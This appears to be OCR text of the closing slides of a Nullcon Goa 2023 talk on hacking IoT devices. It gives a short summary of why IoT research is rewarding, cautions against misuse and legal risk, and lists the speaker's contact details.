
And of cause:
Nullcon Goa 2023

Summary

- Hacking IoT is fun
- There are a lot of IoT devices
  - Unknown companies might be easy to hack
  - Entry in the field can be easy
- Finding IoT vulnerabilities can be rewarding
  - Lots of $$$ when submitting bug bounties
  - Lots of fame when submitting talks

Final notes

- Do not use the knowledge for bad things!
- Be careful when interacting with cloud infrastructure
- Check your local laws!
- Join me in hacking IoT at hardwear.io NL



Contact:

See: http://dontvacuum.me

Telegram: https://t.me/dgiese

Twitter: dgi_DE

Email: dennis@dontvacuum.me


Recorded with Dreame L10s Ultra